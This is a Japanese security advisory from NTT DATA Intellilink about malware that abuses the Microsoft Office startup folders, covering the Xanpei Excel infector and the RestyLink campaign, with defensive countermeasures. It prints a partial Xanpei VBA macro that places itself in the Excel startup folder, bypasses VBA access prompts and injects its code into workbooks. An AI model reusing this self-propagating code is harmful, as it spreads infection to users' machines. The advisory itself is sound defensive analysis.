NTTデータ先端技術のセキュリティ

NTT DATA
Trusted Global Innovator

INTELLILINK セキュリティ情報配信サービス
注目されているセキュリティ事故・事件に関する情報
＜2022年9月版 (第42号)＞ (選り抜き版)

2022年9月27日
ＮＴＴデータ先端技術株式会社
サイバーセキュリティ事業本部

今回のサマリー

Microsoft Officeのスタートアップ機能を悪用したマルウェア

Microsoft Officeのスタートアップ機能を悪用するマルウェアの事例が複数確認されました。これらのマルウェアは攻撃の流れの中で、WordやExcelが起動時にファイルを読み込むスタートアップフォルダの機能を悪用して感染を広げます。本記事では事例の紹介とスタートアップ機能の解説、および対策を解説します。

Microsoft Officeのスタートアップ機能を悪用したマルウェア

1. Officeのスタートアップ機能を悪用したマルウェアの事例 (1/2)

2022年4月13日、韓国のセキュリティ企業であるAnlabは、スタートアップフォルダに悪意のあるVBAマクロを含むExcelファイルを配置することで感染を広げるマルウェア「Xanpei」の事例を公開しました。

ダウンローダーとして機能するExcelファイル「Virus/X97M.Downloader」は、がVBAマクロを含む「boosting.xls」という名前のファイルをスタートアップフォルダに配置し、自身のコードを削除して攻撃されたことを隠します。

スタートアップフォルダに配置された「boosting.xls」のVBAマクロはExcelが起動する度に実行されます。

```
Private Sub d2p()
Dim pth As String
Dim WBstr$, Wb As Workbook
Application.DisplayAlerts = False
On Error Resume Next
pth1 = Application.StartupPath & "¥boosting.xls"
Debug.Print ThisWorkbook.VBProject.VBComponents("ThisWorkbook")
If Err.Number = 1004 Then
Err.Clear
Application.SendKeys "%(qtmstv){ENTER}"
DoEvents
End If
If Dir(pth1) = "" Then
Debug.Print ThisWorkbook.VBProject.VBComponents("ThisWorkbook")
If Err.Number <> 1004 Then
    Workbooks.Add.SaveAs Filename:=pth1, FileFormat:=18
'Else
    'Workbooks.Close
End If
    Set Wb = Workbooks.Open(pth1)
        With ThisWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule
        For i = 1 To 100 '.CountOfLines 100
            WBstr = WBstr & .Lines(i, 1) & Chr(10)
        Next
    End With
    If ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.CountOfLines = 0 And ActiveWorkbook.Name = "boosting.xls" Then
    ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.InsertLines 1, WBstr
    ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.InsertLines 150, "Sub Workbook_Open()"
    ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.InsertLines 151, "Set App = Application"
    ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.InsertLines 152, "End Sub"
    ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.InsertLines 153, "Private Sub App_WorkbookOpen(ByVal Wb As Workbook)"
    ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule.InsertLines 154, "Call runtimer"
```

スタートアップフォルダに「boosting.xls」という名前のファイルを配置


出典：[Caution] Virus/XLS Xanpei Infecting Normal Excel Files - ASEC BLOG
https://asec.ahnlab.com/en/33630/

1. Officeのスタートアップ機能を悪用したマルウェアの事例 (2/2)

2022年5月13日、NTT Securityは日本企業を狙った標的型攻撃キャンペーン「RestyLink」の事例を公開しました。攻撃キャンペーンは2022年4月中旬から確認されており、今後も継続すると考えられます。

攻撃メールに書かれたURLへアクセスすることで、ZIPファイルがダウンロードされます。ZIPファイル内のLNKファイルを実行することでWordのテンプレート(DOT)ファイルがダウンロードされスタートアップフォルダに配置されます。同時に、不審な挙動を隠すためのPDFファイルが表示されます。

Wordを起動する度にスタートアップフォルダに配置されたDOTファイル内のマクロが実行され、追加のDOTファイルがダウンロードされ配置されます。



出典：Operation RestyLink: APT campaign targeting Japanese companies
https://insight-jp.nttsecurity.com/post/102hojk/operation-restylink-apt-campaign-targeting-japanese-companies

2. Microsoft Officeのスタートアップ機能とは (1/2)

Officeのスタートアップ機能とは、Excel・Wordを起動した際に指定のファイルを開く機能で、次の方法で利用できます。


①以下のいずれかのフォルダにExcel・Wordファイルを配置しておきます。

- Excelの場合


  %AppData%¥Microsoft¥Excel¥XLSTART
  C:¥Program Files¥Microsoft Office¥Office16¥Xlstart
  (Office16の部分はOfficeのバージョンによって異なる)

- Wordの場合

  %AppData%¥Microsoft¥Word¥STARTUP




例えば、ブック全体のセルの色を変えるVBAマクロを記述したExcelマクロブックをスタートアップフォルダへ配置します。



2. Microsoft Officeのスタートアップ機能とは (2/2)

②Word・Excelを起動すると、①で配置したファイルが開かれてファイル内のVBAマクロが実行されます。



本来、スタートアップ機能は作成するファイルへのテンプレート適用などの用途等に使用します。攻撃者は攻撃の最初の段階としてスタートアップフォルダにVBAマクロ付きのファイルを配置します。攻撃の準備はこれで完了しており、端末のユーザがExcel・Wordを起動する度にVBAマクロが実行され感染が広がります。この攻撃手法は、最初のファイル配置や、Excel・Word起動時の感染の拡大の挙動をユーザが認識しづらく、被害に気付きにくいという特徴があります。

3. 対策

Officeのスタートアップ機能を悪用した攻撃を防ぐには、大きく分けて2種類の対策が有効です。ただし、対策の基本は機能の無効化・制限であるため、それぞれの機能が使用できなくなる点に注意が必要です。

対策①：スタートアップフォルダへのファイル配置を阻止する
グループポリシーでスタートアップフォルダそのものや、フォルダ内のファイル作成を制限することで、スタートアップ機能を無効化します。スタートアップ機能そのものが使用できなくなるため、テンプレートの適用などを手動で行う必要があります。
Excelの場合、任意のフォルダを追加のスタートアップフォルダとして使用できるため、デフォルトのファイルパスではないフォルダで引き続きスタートアップ機能を使用できます。

対策②：VBAマクロの実行を阻止する
Officeのオプションにあるセキュリティセンターからマクロを無効化します。マクロ全般が使用できなくなるため、業務でマクロを使用している場合は無効化の影響を事前に確認しておく必要があります。

また、スタートアップフォルダに不審なファイルが配置されている場合は既に攻撃を受けている可能性があるため、フォルダの確認をお勧めします。

4. まとめ


Microsoft Officeのスタートアップ機能は、マクロやテンプレートを自動的に適用できる便利な機能です。

このスタートアップ機能を悪用して、マルウェアの感染を拡大させる複数の攻撃キャンペーンが確認されました。この攻撃手法はユーザが感染に気付きにくいという特徴があります。

スタートアップフォルダ内に不審なファイルが存在する場合、既に攻撃を受けている可能性があります。攻撃を防ぐためにはスタートアップ機能やVBAマクロの無効化が有効ですが、無効化の影響を事前に確認しておく必要があります。

5. 参考URL

- [Caution] Virus/XLS Xanpei Infecting Normal Excel Files - ASEC BLOG
  https://asec.ahnlab.com/en/33630/
- Operation RestyLink: APT campaign targeting Japanese companies
  https://insight-jp.nttsecurity.com/post/102hojk/operation-restylink-apt-campaign-targeting-japanese-companies
- Excel での起動フォルダの使用方法
  https://docs.microsoft.com/ja-jp/office/troubleshoot/excel/use-startup-folders
- Word の起動時や使用時に発生する問題のトラブルシューティング
  https://docs.microsoft.com/ja-jp/office/troubleshoot/word/issues-when-start-or-use-word#option-6-disable-the-startup-folder-add-ins
- Office ドキュメントのマクロを有効または無効にする
  https://support.microsoft.com/ja-jp/office/12b036fd-d140-4e74-b45e-16fed1a7e5c6



NTT DATA

Trusted Global Innovator